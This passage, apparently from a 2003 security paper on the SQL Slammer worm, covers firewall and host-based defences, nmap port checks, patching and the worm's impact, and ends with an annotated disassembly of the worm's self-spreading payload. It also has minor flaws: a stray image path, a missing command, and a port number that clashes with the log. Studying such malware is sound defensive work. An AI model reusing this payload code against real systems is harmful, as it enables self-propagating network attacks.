One of the surest ways to keep this type of worm or attack out of your system is to block any data that is going to port 1434 from the Internet. There are almost no reasons for any applications to need to access this port over the Internet. If that functionality is needed, then the resolution service should be configured to use a different port or some sort of virtual private network (VPN) setup can be used. Furthermore, if a stateful packet firewall is used, then it should be possible to only allow traffic into the network that was originally requested from within that same network.


One of the best ways to protect against this type of attack is to use a host based intrusion prevention system (HIPS). Using a host based system means that even though the exploit can bypass a firewall, if it is blocked on the system, it won't infect the host. One of the most popular of these is Zone Lab's Zone Alarm. A snippet of its logs clearly shows how a host reacts when port 1434 is accessed from an unauthorized source:

```
ZoneAlarm Logging Client v3.7.159
Windows XP-5.1.2600-Service Pack 1-SP
type,date,time,source,destination,transport
…
…
FWIN,2003/08/10,17:24:10 -5:00 GMT,192.168.1.20:53,10.1.1.234:1434,UDP
FWIN,2003/08/10,17:24:42 -5:00 GMT,192.168.1.20:53,10.1.1.234:1434,UDP
FWIN,2003/08/10,17:25:21 -5:00 GMT,192.168.1.20:53,10.1.1.234:1434,UDP
FWIN,2003/08/10,17:25:59 -5:00 GMT,192.168.1.20:53,10.1.1.234:1434,UDP
FWIN,2003/08/10,17:26:12 -5:00 GMT,192.168.1.20:53,10.1.1.234:1434,UDP
FWIN,2003/08/10,17:26:42 -5:00 GMT,192.168.1.20:53,10.1.1.234:1434,UDP
…
…
```

This snippet clearly shows repeated attempts from a host at 192.168.1.20 to connect to 10.1.1.234's port 1434. The source is also coming from UDP port 52, commonly used for DNS and as a simple attempt to bypass base firewall security.

Unfortunately, Microsoft does not provide the SQL Server Resolution Service as a stand-alone 'service' within Windows that could be disabled. Therefore, to verify that port 1434 is unavailable, it would be necessary to initiate port scans from outside of the trusted network. On

the local machine, an administrator would be able to determine the use of the Microsoft Resolution Service by running the following:



Although this doesn't indicate that the port is actually in use by the resolution service, it does indicate that the UDP port of 1434 is open and available for connection. Since port 1434 is typically only used for the resolution service, this is a good (but not foolproof) way to determine if the resolution service listening.

Once a machine has been identified as having port 1434 open and is running SQL Server 2000 or MSDE, then using a port scanner from outside of the network would be a good way to verify that access to that port is limited. One popular scanner is NMAP.[11] If using Linux as a testing platform, once an administrator has signed in with root level privileges, then they can run a check for accessibility to port 1434 by running the following:

```
[root@localhost root]# nmap -sU -p1434 10.1.1.208

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on mwthompsonxp.csi.corp (10.1.1.208):
Port       State       Service
1434/udp   open        ms-sql-m

Nmap run completed -- 1 IP address (1 host up) scanned in 1 second
[root@localhost root]# _
```

This result indicates that NMAP was indeed able to find port 1434 open on the target machine. Once security is in place, then the results would change to look like:

[10] Moore
[11] Fyodor

```
[root@localhost root]# nmap -sU -p1434 10.1.1.208

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
The 1 scanned port on  (10.1.1.208) is: closed

Nmap run completed -- 1 IP address (1 host up) scanned in 1 second
[root@localhost root]# _
```

Fortunately, Microsoft has released a fix for this and other flaws in the SQL Server Resolution Service. No matter what steps are taken on the network side, there is only one way to protect totally against attacks against this service. This would be to apply the Microsoft patch. It can be found at: http://www.microsoft.com/sql/downloads/2000/sp3.asp. Microsoft has included this patch as part of Service Pack 3 for SQL server 2000.

What it all means

It is easy to see why so many people began to panic once the full impact of what the SQL worm was and the vulnerabilities it exploited began to be realized. All of a sudden there was a worm that propagated quickly, could bypass many firewalls and intrusion prevention systems, and even from the slowest machine (given enough bandwidth) saturate the entire internet to the point of stoppage. Furthermore, there were untold millions of hosts on the Internet that were susceptible to this worm, many whose administrators didn't even know it. Fortunately, except for the congestion of the Internet, this worm did not have a destructive payload.

Ironically, it was this massive flood that helped to contain and stem the flow of this worm. Using a simple network sniffer, it was easily possible to identify hosts that were flooding the network with port 1434 traffic. Even better, since the worm didn't write anything to a file, it was simply a matter of reboot the server or workstation to clear the virus.

Using UDP packets, which of themselves contain no governing factors on how fast they can be created, the SQL Slammer worm quickly ramped up to full infection, and almost as quickly started to slow down – so many hosts had been infected that the Internet was not able to handle the additional traffic. The use of a single UDP packet to propagate had other high-impact meaning.

The worst part was that this allowed the worm to bypass many firewalls and most intrusion detection or prevention systems. These have to allow at least a single packet through in order to identify the threat and take any actions. This single packet was enough to infect entire networks. Even worse, the creation of arbitrary source port numbers for UDP packets is trivial, and could be used to jump through firewall access lists by pretending to be a legitimate service (such as DNS).

The SQL Slammer worm was a classic example of a worm using a buffer overflow vulnerability in a wide spread program to infect systems. Even worse, it was also a classic example of a patch being available long before the worm was released. In fact, the first patch became available in July of 2002, and the worm was released in January, 2003. Many administrators didn't see the importance of this patch until it was too late.

All in all, the buffer overflow vulnerability could have been much more disastrous than it was. The worm didn't carry a destructive payload and could be wiped out with a simple reboot (although if it wasn't patched, it would quickly get re-infected). In addition, problems with its random number generator kept many IP address from being target for infection.

Resources and References

Aitel, D. URL: http://www.immunitysec.com/downloads/disassembly.txt (August 21, 2003)

Boutin, Paul. "Slammed!" Issue 11.07. July 2003.
URL: http://www.wired.com/wired/archive/11.07/slammer.html.
(September 16, 2003)

"CAN-2002-0649 (Under Review)". July 26, 2002.
URL: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0649
(September 16, 2003)

Fyodor. "Nmap network security scanner man page." Ver 3.0. URL: http://www.insecure.org/nmap/data/nmap_manpage.html (August 21, 2003)

Graham, R. "Advisory: SQL Slammer." January 26, 2003.
URL: http://www.robertgraham.com/journal/030126-sqlslammer.html
(September 24, 2003).

ISC. "Port 1434 MS –SQL Worm." January 28, 2003.
URL: http://isc.incidents.org/analysis.html?id=180
(September 16, 2003)

Lammle, T. *CCNA Cisco Certified Network Associate Study Guide*. San Francisco: Sybex Inc., 2000.

Litchfield, D., "NGSSoftware Insight Security Research Advisory." July 25th, 2002. URL:http://www.nextgenss.com/advisories/mssql-udp.txt
(September 14, 2003)

Microsoft., "Microsoft Security Bulletin MS02-039." Version 1.2. January 31 2003.
URL: http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS02-039.asp
(September 15, 2003)

Microsoft., "Microsoft SQL Server: Slammer Worm Resources."
URL: http://www.microsoft.com/sql/techinfo/administration/2000/security/slammer.asp
(September 15, 2003)

Moore, D. et al., "The Spread of the Sapphire/Slammer Worm"
URL: http://www.cs.berkeley.edu/~nweaver/sapphire/
(September 16, 2003)

Network Associates, "W32/SQLSlammer.worm." March 4, 2003.
URL: http://vil.nai.com/vil/content/v_99992.htm

(August 17, 2003)

Northcutt, S.,et al. *Inside Network Perimeter Security: The Definitive Guide to Firewalls, VPNs, Routers, and Intrusion Detection Systems*. Indiana: New Riders Publishing, 2003.

Roculan, J. et al., "SQL Exp SQL Server Worm Analysis." Version 2. January 28, 2003.
URL: http://securityresponse.symantec.com/avcenter/Analysis-SQLExp.pdf
(August 17, 2003)

Shapiro, J. R., *SQL Server 2000 The Complete Reference*. Berkely: McGraw-Hill, 2001

Stanford., "ITSS Security Alerts: MS SQL Server Worm Propagating Rapidly." April 17, 2003.
URL: http://securecomputing.stanford.edu/alerts/sapphire.html
(September 6, 2003)

Szor, P. and Perriot, F., "Slammer" March 2003,
URL: http://www.virusbtn.com/resources/viruses/indepth/slammer.xml
(September 5, 2003)

```
00000000  90                  noop
00000001  90                  noop
00000002  90                  noop
00000003  90                  noop
00000004  90                  noop
00000005  90                  noop
00000006  90                  noop
00000007  90                  noop
00000008  68DCC9B042          push dword 0x42b0c9dc
0000000D  B801010101          mov eax,0x1010101
00000012  31C9                xor ecx,ecx
00000014  B118                mov cl,0x18
00000016  50                  push eax
00000017  E2FD                loop 0x16
00000019  3501010105          xor eax,0x5010101
0000001E  50                  push eax
0000001F  89E5                mov ebp,esp
00000021  51                  push ecx
00000022  682E646C6C          push dword 0x6c6c642e
00000027  68656C3332          push dword 0x32336c65
0000002C  686B65726E          push dword 0x6e72656b
00000031  51                  push ecx
00000032  686F756E74          push dword 0x746e756f
00000037  6869636B43          push dword 0x436b6369
0000003C  6847657454          push dword 0x54746547
00000041  66B96C6C            mov cx,0x6c6c
00000045  51                  push ecx
00000046  6833322E64          push dword 0x642e3233
0000004B  687773325F          push dword 0x5f327377
00000050  66B96574            mov cx,0x7465
00000054  51                  push ecx
00000055  68736F636B          push dword 0x6b636f73
0000005A  66B9746F            mov cx,0x6f74
0000005E  51                  push ecx
0000005F  6873656E64          push dword 0x646e6573
00000064  BE1810AE42          mov esi,0x42ae1018
00000069  8D45D4              lea eax,[ebp-0x2c]
0000006C  50                  push eax
#call Loadlibrary ws2_32.dll (fluff - it is always already loaded)
0000006D  FF16                call near [esi]
0000006F  50                  push eax
00000070  8D45E0              lea eax,[ebp-0x20]
00000073  50                  push eax
00000074  8D45F0              lea eax,[ebp-0x10]
```

```
00000077  50                    push eax
#loadlibrary kernel32.dll
00000078  FF16                  call near [esi]
0000007A  50                    push eax
0000007B  BE1010AE42            mov esi,0x42ae1010
00000080  8B1E                  mov ebx,[esi]
00000082  8B03                  mov eax,[ebx]
00000084  3D558BEC51            cmp eax,0x51ec8b55
00000089  7405                  jz 0x90
#entercriticalsection addr
0000008B  BE1C10AE42            mov esi,0x42ae101c
#call getprocaddr for kernel32.gettickcount
00000090  FF16                  call near [esi]
#call gettickcount
00000092  FFD0                  call eax
00000094  31C9                  xor ecx,ecx
00000096  51                    push ecx
00000097  51                    push ecx
00000098  50                    push eax
00000099  81F10301049B          xor ecx,0x9b040103
0000009F  81F101010101          xor ecx,0x1010101
000000A5  51                    push ecx
000000A6  8D45CC                lea eax,[ebp-0x34]
000000A9  50                    push eax
000000AA  8B45C0                mov eax,[ebp-0x40]
000000AD  50                    push eax
#call getprocaddr for socket
000000AE  FF16                  call near [esi]
000000B0  6A11                  push byte +0x11
000000B2  6A02                  push byte +0x2
000000B4  6A02                  push byte +0x2
#call socket
000000B6  FFD0                  call eax
000000B8  50                    push eax
000000B9  8D45C4                lea eax,[ebp-0x3c]
000000BC  50                    push eax
000000BD  8B45C0                mov eax,[ebp-0x40]
000000C0  50                    push eax
#call getprocaddr for sendto
000000C1  FF16                  call near [esi]
000000C3  89C6                  mov esi,eax
000000C5  09DB                  or ebx,ebx
000000C7  81F33C61D9FF          xor ebx,0xffd9613c
000000CD  8B45B4                mov eax,[ebp-0x4c]
000000D0  8D0C40                lea ecx,[eax+eax*2]
000000D3  8D1488                lea edx,[eax+ecx*4]
```

```
000000D6  C1E204              shl edx,0x4
000000D9  01C2                add edx,eax
000000DB  C1E208              shl edx,0x8
000000DE  29C2                sub edx,eax
000000E0  8D0490              lea eax,[eax+edx*4]
000000E3  01D8                add eax,ebx
000000E5  8945B4              mov [ebp-0x4c],eax
000000E8  6A10                push byte +0x10
000000EA  8D45B0              lea eax,[ebp-0x50]
000000ED  50                  push eax
000000EE  31C9                xor ecx,ecx
000000F0  51                  push ecx
000000F1  6681F17801          xor cx,0x178
000000F6  51                  push ecx
000000F7  8D4503              lea eax,[ebp+0x3]
000000FA  50                  push eax
000000FB  8B45AC              mov eax,[ebp-0x54]
000000FE  50                  push eax
#call sendto and send out the packet
000000FF  FFD6                call esi
#repeat and lather as necessary...
00000101  EBCA                jmp short 0xcd
```